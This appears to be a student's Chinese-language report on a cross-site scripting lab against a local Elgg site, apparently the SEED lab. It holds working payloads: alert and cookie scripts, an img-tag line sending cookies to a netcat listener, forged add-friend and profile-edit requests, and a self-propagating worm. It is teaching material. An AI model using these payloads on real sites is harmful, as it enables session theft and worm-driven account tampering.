
**Lab5-Report**

57118103 郭欣然


**Task1: Posting a Malicious Message to Display an Alert Window**

登录samy账号在briefdescription里面EditHTML模式下添加脚本：

<script type="text/javascript">alert(" XSS ");</script>




登录Alice账号访问Samy主页发现出现弹窗XSS，证明XSS跨站脚本攻击成功。




**Task2: Posting a Malicious Message to Display Cookies**

与任务一类似登录samy账号在briefdescription里面添加脚本：

<script type="text/javascript">alert(document.cookie);</script>



登录Alice账号访问Samy主页发现弹窗中显示了Alice的cookie，证明XSS跨站脚本攻击成功。



**Task3: Stealing Cookies from the Victim’s Machine**


在上一个任务中，攻击者编写的恶意JavaScript代码可以打印出用户的Cookie，但只有用户可以看到Cookie，而攻击者则不能。在本任务中，攻击者希望JavaScript代码将cookie发送给自己。恶意JavaScript代码需要向攻击者发送HTTP请求，并将Cookie附加到请求中。利用带有src属性集的<img>标签。当JavaScript插入img标签时，浏览器会尝试从网址中的网址加载图片；这会导致HTTP GET请求发送到攻击者的计算机。手册中提供的JavaScript将Cookie发送到攻击者计算机的端口5555（IP地址为10.1.2.5），攻击者在该端口上拥有一个侦听同一端口的TCP服务器。

在profile中添加如下脚本向攻击者服务器回传cookie：

<script type="text/javascript">

document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie)+' >');

</script>




攻击者使用netcat（或nc），以“ -l”命令运行，则该程序将成为侦听指定端口上的连接的TCP服务器。该服务器程序基本上会打印出客户端发送的所有内容，并将运行服务器的用户键入的内容发送到客户端。 键入以下命令以侦听端口5555：

“ -l”选项用于指定nc应该侦听传入的连接，而不是发起与远程主机的连接。

“ -v”选项用于使nc提供更多详细输出。

由于我们是在一台VM上完成，因此将上述脚本中攻击者的IP地址替换为127.0.0.1。启动一个新的终端，输入nc命令。

登录Alice账号访问Samy主页，终端中显示了客户端浏览器回传的get请求。其中附带了Elgg网站的cookie




**Task4: Becoming the Victim’s Friend**

编写一个XSS蠕虫，将Samy作为朋友添加到访问Samy页面的其他任何用户。该蠕虫不会自我传播；需要编写一个恶意JavaScript程序，该程序可以直接从受害者的浏览器伪造HTTP请求，而无需攻击者的干预。攻击的目的是将Samy加为受害者的朋友。

首先登录Alice添加Samy为好友，利用live工具抓包，找到请求中Samy的guid=47

接下来删除好友Samy



URL具体值如下：

<http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1600353628&__elgg_token=DiyS8vbd6kuMdEJo1Qe7bg&__elgg_ts=1600353628&__elgg_token=DiyS8vbd6kuMdEJo1Qe7bg>

接下来编写以下Javascript程序来发送相同的HTTP请求。

<script type="text/javascript">

window.onload = function ()

{

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

//Construct the HTTP request to add Samy as a friend.

var sendurl="http://www.xsslabelgg.com/action/friends/add"+"?friend=47"+token+ts; //FILL IN

//Create and send Ajax request to add friend

if(elgg.session.user.guid!=47)

{

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("GET",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");


Ajax.send();

}


}

</script>

将上面的代码在文本模式下放在Samy的配置文件页面的“about me”字段中。




之后登录Alice账号，查看Samy主页，通过live工具可以看到发出了GET请求，添加47即Samy为好友。




url如下：

<http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_token=nmGMN_dKN_wkmvNdurpbTA&__elgg_ts=1600354190>

查看Alice好友圈发现Samy已经被自动添加为好友。





问题：

Question 1: Explain the purpose of Lines1and2 , why are they are needed?

答：elgg\_ts, egg\_token是个时间戳，是添加好友的http POST请求所必要的，且有时效性，因此这两个参数需要每次动态获取。


Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e.,you cannot switch to the Text mode, can you still launch a successful attack?

答：经过测试，不能。因为编辑器模式会将额外的html代码添加到该字段文本中，文本模式不会。而我们不希望在攻击代码中添加任何额外代码，因此编辑器模式下攻击不能成功。

**Task5: Modifying the Victim’s Proﬁle**

本任务的目的是在受害者访问Samy的页面时修改受害者的个人资料。 我们将编写一个XSS蠕虫来完成任务，该蠕虫不会自我传播。与上一任务类似，我们编写一个恶意JavaScript程序，该程序可以直接从受害者的浏览器伪造HTTP请求，而无需攻击者的干预。

要修改配置文件，我们首先登录Samy账号编辑以下profile并保存，用live工具捕获POST请求，观察合法用户如何在Elgg中编辑或修改其配置文件，弄清楚如何构造HTTP POST请求以修改用户的个人资料。



﻿body如下：

\_\_elgg\_token=MrLBJZ44YqWigfA97FYgdA&\_\_elgg\_ts=1600355737&name=Samy&description=<p>Hello</p>

&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=47

同样在Samy的profile中添加如下代码：

<script type="text/javascript">

window.onload = function()

{

//JavaScript code to access user name, user guid, Time Stamp \_\_elgg\_ts

//and Security Token \_\_elgg\_token

var userName="&name="+elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var desc="&description=Samy is my hero"+ "&accesslevel[description]=2";

//Construct the content of your url.

var content=token+ts+userName+desc+guid;

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var samyGuid=47; //FILL IN

if(elgg.session.user.guid!=samyGuid)

{

//Create and send Ajax request to modify profile

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type",


"application/x-www-form-urlencoded");

Ajax.send(content);


}

}

</script>



保存后登陆Alice账号，访问Samy主页，通过live工具发现自动发送了edit profile的post请求，如下：




﻿body如下：


=&\_\_elgg\_token=lbQ1c6iNwbpIoEZPSlB\_Kw&\_\_elgg\_ts=1600356077&name=Alice&description=Samy

is my hero&accesslevel[description]=2&guid=44

查看Alice的profile发现内容已经被修改。



查看Alice朋友圈发现已经自动添加Samy为好友（在本任务开始前已删除好友Samy）



**Task6: Writing a Self-Propagating XSS Worm**

编写一个真正的蠕虫病毒，恶意JavaScript程序应该能够自行传播。只要有人查看受感染的文件，不仅会修改其文件，该蠕虫还将传播到他们的文件，从而进一步影响查看这些新感染文件的其他人。

编写脚本如下：

<script type="text/javascript" id="worm">

window.onload = function()

{

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";

var jsCode = document.getElementById("worm").innerHTML;

var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag+jsCode+tailTag);

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var name="&name="+elgg.session.user.name;

var desc="&description=Samy is our hero!"+wormCode;

desc += "&accesslevel[description]=2";

var guid="&guid="+elgg.session.user.guid;

var content=token+ts+name+desc+guid;

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

if(elgg.session.user.guid!=47)

{

//Create and send Ajax request to modify profile

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

Ajax.send(content);


}

}

</script>

登录Samy修改about me为上述脚本。

登录Boby账号，查看Samy主页，用live工具捕获POST更新主页的请求。

﻿

Body如下：

=&\_\_elgg\_token=KEZRP3UqPZ55c9j\_5vhCqQ&\_\_elgg\_ts=1600357586&name=Boby&description=Samy

is our hero!<script id="worm" type="text/javascript">

window.onload = function()

{

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";

var jsCode = document.getElementById("worm").innerHTML;

var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag+jsCode+tailTag);

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var name="&name="+elgg.session.user.name;

var desc="&description=Samy is our hero!"+wormCode;

desc += "&accesslevel[description]=2";

var guid="&guid="+elgg.session.user.guid;

var content=token+ts+name+desc+guid;

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

if(elgg.session.user.guid!=47)

{

//Create and send Ajax request to modify profile

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");


Ajax.send(content);

}


}

</script>&accesslevel[description]=2&guid=45

